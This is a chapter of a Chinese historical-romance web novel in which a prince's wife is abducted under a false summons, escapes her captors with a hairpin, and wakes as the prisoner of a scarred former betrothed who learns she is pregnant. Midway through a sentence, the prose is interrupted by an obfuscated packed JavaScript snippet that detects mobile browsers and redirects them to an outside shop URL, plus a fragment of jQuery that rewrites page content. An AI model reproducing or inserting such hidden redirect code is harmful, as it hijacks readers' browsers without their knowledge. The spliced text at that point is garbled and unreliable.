余清露向太后那边送了拜帖,可迟迟没有回应,可远在边关的裴昭渊的家书倒是先到了。
“吾妻亲启:为夫一切安好,敢问夫人近来如何?离家数日甚是想念吾妻,边关近来多太平,只是还未有公主的下落,所以回程还未有定期,近来京城隐有变故,还望夫人照顾好自己,勿念勿挂。夫靖之。”
小橘见余清露呆呆的看着信纸看了好半晌都不吭声打趣道:“王爷写了什么叫娘娘如此魂不守舍啊,心都跟着飞去边关了吧。”
余清露嗔她一眼:“贫嘴。”
她提笔写回信:“夫君亲启:边关苦寒,注意身体,家中一切安好,”余清露略顿了顿才继续提笔,“妾也安好,早日回家。妻余氏。”
余清露写完将信封起来,交给小橘:“派个口风紧脚程利索的送去,莫叫旁人知晓。”
“是。”
太后迟迟未应声,但余清霜那边的事也刻不容缓,她只得先派人打点一下,至少在皇帝提审她之前先保住她的性命。
好在没等多久,太后身边的嬷嬷就亲自登门了。
“王妃娘娘,太后有请,请随奴婢一道进宫吧。”
余清露点点头,小橘正要跟着上前,嬷嬷突然出声拦住了她:“太后娘娘吩咐,只让王妃一人前去。”
“你留下吧,我去太后那里能有什么事。”余清露边说边用余光撇了眼嬷嬷,那嬷嬷神色微微一顿,但很快又恢复了正常,余清露心下一沉,“小橘,若我回来晚了记得告诉王爷一声。”
小橘险些脱口而出王爷并不在京中,看见余清露冲她眨了眨眼才反应过来。
“王妃娘娘快些吧,莫要让太后等急了。”
那嬷嬷手中拿的真是太后的令牌,所以哪怕余清露心里隐隐有些不安,也不得不听话跟上。
余清露刚刚在马车坐定,那嬷嬷就吩咐马车快点走。
马车疾驰,余清露心里的不安感越来越强,她悄悄掀起帘子往外张望,这根本不是进宫的路线,她最担心的事果然发生了,余清露试探性的开口同坐在前面的嬷嬷开口:“嬷嬷,我瞧着马车走了挺久了,还没到皇宫吗?”
“王妃娘娘有所不知,这主路啊前些日子被踏坏了,这不正修着呢,奴婢带您抄的是最近的小道,您就放心吧。”
你这么说更加难放心了啊……
余清露坐立不安,偷偷摘下头上的发簪,在座椅上摸了摸,确定已经够锋利了才小心翼翼的藏进袖子里面,又将平安锁悄悄从车窗里丢了出去。
天色渐晚,余清露借口身子不适,叫嬷嬷进来侍候,嬷嬷刚靠近,余清露拿出藏在袖子里的发簪,抵住她的咽喉。
“叫他停下。”
嬷嬷吓得冷汗直流,勉强稳了稳心神:“停……停下。”
车夫有些莫名其妙:“出什么事了?”
“告诉他,我身体不适,头晕的厉害。”
嬷嬷咽了咽口水,余清露将发簪又拿近了写,锋利的发簪刺破了她的皮肤,渗出血珠来。
“……娘娘……娘娘她晕的厉害。”
“告诉他你在里面服侍我,等一会就出去。”
“我……我在服侍娘娘,你,你停好就是。”
车夫虽然心有疑虑,但是还是没说什么。
余清露掏出蒙汗药来,直接捂到嬷嬷脸上,嬷嬷挣扎一会,不一会就晕了过去,余清露将她放到一边,悄悄拉开车帘,在车夫还没反应过来的之后,银簪寒光一闪,已然抵到了车夫脖子上,上面还沾着嬷嬷的血迹。
“说,是谁让你们来的。”
“我……我……是,是……呃!”
他话还没说完,一只箭羽破空而来直接从车夫的咽喉穿过,余清露吓得簪子脱了手,那车夫还未死透,一直在发出奇怪的声音,余清露第一次如此近距离的见到死亡,大脑一片空白。
不远处拿着弓的人无声的走近,余清露侧头,满眼都是不可思议。
“好久不见了。”
……
太后手中盘着佛珠,面无表情,只是越来越快的动作暴露出了她的情绪。
“啪嗒。”
佛珠竟然被她生生扯断了,撒了一地,外头的喜莱走进来,见到一地狼藉,不动声色的走到太后身边:“太后娘娘,小心伤了手。”
太后摇了摇头,自顾自的开口:“渊儿也是哀家的孩子,你说他会不会觉得哀家偏心。”
她这话说的没头没脑,喜莱却是懂了:“太后当年生公主的时候,被当时还是良妃的楚氏害的难产,生下的公主也瘦的小猫一样,险些没养活,娘娘偏袒公主多些也是情有可原。”
太后长叹一口气:“皇帝也真是舍得,宁儿是他的妹妹啊。”
喜莱低垂着眉眼:“到底不是娘娘亲生的,还是隔了些。”“哎……”
佛珠胡乱滚动着,一颗甚至滚到了门槛边上,门槛外面空空如也,门槛里面却占据了一颗佛珠。
太后的心也如此。
她最终还是更疼爱裴攸宁,哪怕那位也是她的孩子。
余清露再醒过来的时候,发现自己正在床上面躺着,只是手脚被捆了起来。
她试着挣了挣,发现没有用处,便老老实实的躺平,与其在这上面浪费体力,不如留着些力气,看看他们到底要干什么。
“吱呀——”
门被推开,熟悉的身影站在门口。
许淮崇。
他带着半边脸的面具,走到余清露身边,用手轻轻撩开她的发丝,那眼神中蕴含了太多情绪:“露儿,你这段时间过的怎么样?”
“挺好的,你,你还活着为什么不回来?”
许淮崇像是听到什么好笑的话,冷不丁笑了声,然后笑得越来越大声,余清露眉头紧锁,被他的大笑声渗的心里发慌。
许淮崇笑了许久,终于停了下来,他擦了擦刚刚笑出来的眼泪,坐到余清露身边:“我啊,我早就是一具行尸走肉了。”
他抬起手,摘下了脸上的面具,那半张脸不知道遭遇了什么,皮肤完全被腐蚀掉了,露出底下狰狞扭曲的疤痕和微微泛红的肉色,像是被烈火烧过,又像是被强酸腐蚀,与另一边清隽的容颜形成了触目惊心的对
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17128222|192785||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
比。
“你……”余清露惊讶的说不出话来。
许淮崇将面具带了回去:“吓到你了吗?抱歉,只是你看,我根本就回不去了。”
“你为什么要将我绑过来?”
许淮崇一愣,半晌才轻声开口:“抱歉,我得还人情啊。”见余清露满脸戒备,他又放轻了语气,“我不会伤害你的。”
余清露见他态度软和,立马陈胜追击:“那你能不能给我松绑,这绳子勒的我不舒服。”
“眼下还不行。”许淮崇出声拒绝。
见他态度坚决,余清露索性转移了话题,“我有点饿了。”
“好,我去让他们准备准备。”
等了一会后,外头进来了几个糙脸大汉,正埋着头将手里的盘子挨个放在桌子上。
余清露数了数,足足有九道菜,“倒也不必如此隆重。”
许淮崇笑了笑:“就当是我的赔礼吧。”
两人一左一右的坐定,余清露看着这菜色倒是正觉得有些饿了,拿起筷子也不客气,伸手夹了一筷子鱼肉,刚凑到嘴边却闻到一阵腥味,胃里一顿翻江倒海,她赶紧撂下筷子,扶住桌子,侧过头干呕起来。
“怎么了?”许淮崇快步上前,“快去叫郎中来!”
他扶住余清露的手臂,余清露摆摆手,示意自己没关系:“没事……只是这鱼有点腥。”
“腥?”许淮崇有些纳闷,“这是山泉里养的雅鱼,最是新鲜无腥的。”
两人正一头雾水的时候,门碰的一声被撞开,一魁梧男子冲了进来,手里还拎着一位书生模样的年轻人。
“老大!俺把人带来了。”
书生模样的人黑着脸走过来,想要将余清露的手拽过来,被许淮崇狠瞪一眼,这才悻悻地开口:“劳烦姑娘将手伸出来。”
“露儿,放心吧,他虽然看起来不太靠谱,但医术很好的。”许淮崇温声开口。
余清露半信半疑的将手腕露出来,凌牙上前把脉,他原本面无表情,此刻却露出些古怪的意味。
许淮崇有些紧张:“凌牙,别卖关子了,到底怎么了。”
凌牙:“没什么,你要当爹了。”
许淮崇:“?”
余清露:“……”
“咳,”许淮崇干咳一声,一巴掌扇到凌牙头上,“好好说话,余姑娘是我请来的贵客。”
凌牙被这一巴掌打的直吸气:“这位姑娘有孕了,两个月左右,只是她这身体早些年应该受过寒,本是极难有孕的,眼下就算是怀上了孩子也很难保住。”
刚刚被这一消息砸的晕头转向,又听闻孩子很大可能保不住,一时心急抓上了凌牙的袖子,小心翼翼开口:“我,我怎样才能保下他。”
“嗯……普通医师可能束手无策,但我可是江湖上赫赫有名的小神医啊。看在许老大的面子上,你这胎就交给我吧。”他说完又贼兮兮的凑到许淮崇身边,小声耳语,“真不是你的孩子?”许淮崇没接话,心里有些复杂。
许久未见了,这明明是他的妻,如今却嫁给了别人,连孩子都有了。